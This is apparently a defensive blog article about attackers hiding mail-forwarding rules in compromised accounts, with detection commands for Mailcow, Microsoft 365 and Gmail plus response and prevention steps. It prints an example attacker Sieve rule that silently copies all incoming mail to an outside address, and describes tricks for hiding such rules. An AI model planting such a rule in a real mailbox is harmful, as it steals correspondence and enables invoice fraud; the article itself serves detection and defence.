
One morning, while going through the outbound queue of a mail server, something odd caught my eye: every email arriving in the mailboxes of seven unrelated employees was also being sent, at the same moment, to a few foreign Gmail addresses. None of the users had noticed a thing. Their inboxes looked normal, their sent items were empty, their passwords worked. The first rule had been created about a year earlier.
In this article I describe one of the quietest and costliest types of attack in corporate email: a hidden forwarding rule added to a compromised account. I walk through how the attack works, why it goes unnoticed for months, how to detect it in Mailcow, Microsoft 365 and Gmail, the order in which to respond during an incident, and the measures to take so it does not happen again.
Short summary: Once an attacker gets hold of your password, they do not need to stay in your mailbox permanently. A single forwarding rule keeps carrying all your correspondence to them, even if you change your password.
How Does the Attack Work?
Technically, there is nothing to "hack" in this attack; it is the abuse of a completely legitimate feature. The typical flow looks like this:
- The password is compromised. The most common routes: reuse of a password leaked from another site (credential stuffing), phishing with a fake login page (phishing), and password-stealing malware on the user's computer (infostealer).
- The attacker logs in to webmail. They usually connect through a VPN or proxy, often from the user's own country or a nearby location, so they do not trip geographic alerts.
- A forwarding rule is created. The option "forward all incoming mail to this address and keep a copy in the mailbox" is ticked. In some cases the rule is filtered by certain keywords (invoice, payment, IBAN, offer).
- The attacker leaves and waits. There is no need to log back in. Every new email reaches them automatically.
The collected correspondence is then used to: learn supplier and customer relationships and run fake invoice / IBAN change fraud (BEC), steal trade secrets and offers, and jump to other accounts (banking, cloud, e-commerce panels) through password reset emails.
Why Does It Go Unnoticed for Months?
- The user loses nothing: Because the rule works in "keep a copy" mode, all emails stay in the mailbox.
- There is no trace in Sent items: The server does the forwarding; nothing lands in the user's "Sent" folder.
- Changing the password does not delete the rule: This is the most critical point. Even if the user gets suspicious and changes their password, the rule stays in place and the leak continues.
- The rule may not appear in the admin panel: In some systems the rule is stored not on the screen the administrator looks at but in the webmail client's own settings. I explain this in detail below with the Mailcow example.
- There is no two-factor authentication: In the vast majority of cases, 2FA is not enabled on the compromised accounts.
Which Signs Should Raise Suspicion?
- A customer or supplier replying to an email you never sent, or saying "your IBAN has changed"
- Login records showing unusual countries, ASNs, or IP addresses belonging to VPN/hosting companies
- In the mail server's outbound logs, regular traffic to external addresses from people who normally never send email
- Email going to the same external address from several unrelated internal mailboxes
- Forwarded messages in the queue or logs that the external recipient rejected as "spam" or "mailbox full"
Detection: On Mailcow (SOGo) Servers
The most important piece of information for organizations using Mailcow is this: A forwarding rule that a user sets up through SOGo webmail may not appear in the "Filters" list of the Mailcow admin panel. In the case I investigated, the rules were absent from the panel and from the sieve_filters table; they sat in two other places:
- In the SOGo user profile (the
c_defaultsfield of thesogo_user_profiletable) - On disk, in the user's Sieve script (
/var/vmail/<alan-adi>/<kullanici>/sieve/sogo.sieve)
In the Sieve script, the attacker's rule is usually this short:
# Gelen her iletinin kopyasini kutuda birak, bir kopyasini disari gonder
keep;
redirect "[email protected]";
To scan all mailboxes, you can use the following commands in the Mailcow installation directory:
# 1) Diskteki Sieve betiklerinde dis yonlendirme arayin
docker compose exec dovecot-mailcow sh -c \
  'grep -H -E "redirect|vacation" /var/vmail/*/*/sieve/*.sieve 2>/dev/null'

# 2) SOGo profillerinde yonlendirme tanimi olan kullanicilari listeleyin
source mailcow.conf
docker compose exec mysql-mailcow mysql -u${DBUSER} -p${DBPASS} ${DBNAME} -e \
  "SELECT c_uid FROM sogo_user_profile WHERE c_defaults LIKE '%forwardAddress%';"

# 3) Son 30 gunde en cok e-posta giden dis adresleri gorun
docker compose logs --since 720h postfix-mailcow \
  | grep -oE "to=<[^>]+>" | grep -viE "@(sizin-alan-adiniz)\." \
  | sort | uniq -c | sort -rn | head -20
In the third command, seeing a single external address near the top of the list, especially together with multiple internal senders, is a very strong indicator.
Detection: In Microsoft 365
In Exchange Online, forwarding can be defined in two different places: mailbox-level forwarding and the user's Outlook inbox rules. Check both:
Connect-ExchangeOnline

# Posta kutusu duzeyinde yonlendirme
Get-Mailbox -ResultSize Unlimited |
  Where-Object { $_.ForwardingSmtpAddress -or $_.ForwardingAddress } |
  Select-Object UserPrincipalName, ForwardingSmtpAddress, DeliverToMailboxAndForward

# Gelen kutusu kurallarindaki yonlendirmeler
Get-Mailbox -ResultSize Unlimited | ForEach-Object {
  Get-InboxRule -Mailbox $_.UserPrincipalName |
    Where-Object { $_.ForwardTo -or $_.RedirectTo -or $_.ForwardAsAttachmentTo } |
    Select-Object MailboxOwnerId, Name, ForwardTo, RedirectTo, ForwardAsAttachmentTo
}
A trick attackers often use is to name the rule so that it goes unnoticed: a single dot (.), a blank space, or harmless-looking names such as "System". There are also cases where the rule moves incoming messages to a folder nobody looks at, such as "RSS Feeds" or "Archive".
Detection: In Google Workspace and Gmail
- User side: Check the forwarding address defined under Settings > See all settings > the Forwarding and POP/IMAP tab, and any filters containing "forward it to" under the Filters and Blocked Addresses tab.
- Admin side: In the Admin console's email log search and audit logs, review changes to forwarding settings, newly added filters and suspicious logins.
Incident Response: The Order Matters
Panicking and changing the password first is the most common mistake. The right order is:
- Preserve the evidence. Copy the rule's content, creation time, login logs and any messages waiting in the queue before deleting them. In Mailcow, container logs may be reset during updates; export them right away.
- Remove the rule. From both places: the SOGo profile and the Sieve script on disk (in Microsoft 365, both the mailbox forwarding and the inbox rule).
- Clear the queue. With the approval of the people concerned, stop or delete messages waiting to go to the external address.
- Block the external addresses. Block the attacker's addresses in outbound email so that even if a rule remains in some mailbox, the exit is closed.
- Reset passwords and sign out sessions. Also revoke app passwords and open sessions; changing the password alone may not terminate an open session.
- Scan all mailboxes. The attacker rarely settles for a single account. In my case there were seven mailboxes, three different external addresses and rules spread across almost a year.
- Assess the impact. Determine which correspondence leaked in which date range; warn customers and suppliers about possible fake invoice attempts.
- Do not forget your legal obligations. If the leaked emails contain personal data, the breach may have to be reported to the Personal Data Protection Authority under KVKK within 72 hours at the latest. Assess it together with your legal team.
Prevention: So It Never Happens Again
| Measure | What it provides | Priority |
|---|---|---|
| Two-factor authentication (2FA) | Blocks webmail login even if the password is stolen. It is the single most effective measure against this attack. | Critical |
| Disabling external auto-forwarding | Even if a rule is created, email does not leave. In Microsoft 365, AutoForwardingMode Off in the outbound spam policy; in SOGo, the SOGoForwardEnabled = NO; setting. | Critical |
| Forwarding audit | Running the scan commands above weekly and raising an alert when a new external forwarding is seen. | High |
| Password policy and leak checking | Blocking reused passwords and those found in leak lists. | High |
| Login monitoring | Alerts for a new country, a VPN/hosting IP, or many failed attempts in a short time. | High |
| Restricting legacy protocols | Opening IMAP/POP3/SMTP access, which does not support 2FA, only to accounts that genuinely need it. | Medium |
| User awareness | The habit of recognizing phishing emails and confirming "IBAN changed" requests by phone. | Medium |
Quick Checklist
- I reviewed the 20 addresses that received the most email from us over the last 30 days.
- I scanned all mailboxes for forwarding rules (webmail settings and server side).
- I disabled external auto-forwarding or allowed it only to approved addresses.
- I made two-factor authentication mandatory for all users.
- I set up monitoring that notifies me when a new forwarding rule is created.
Conclusion
A hidden forwarding rule is not as loud as ransomware; screens do not lock, systems do not stop. That is exactly why it is dangerous. While all of an organization's business correspondence flows silently out for months, everyone thinks everything is fine. The good news is that detection can be done with a few commands, and the two most effective measures (2FA and disabling external forwarding) can be rolled out in a single afternoon.
If you would like such a scan to be carried out on your organization's email infrastructure, or help responding to a suspicious situation, you can reach me through the contact page.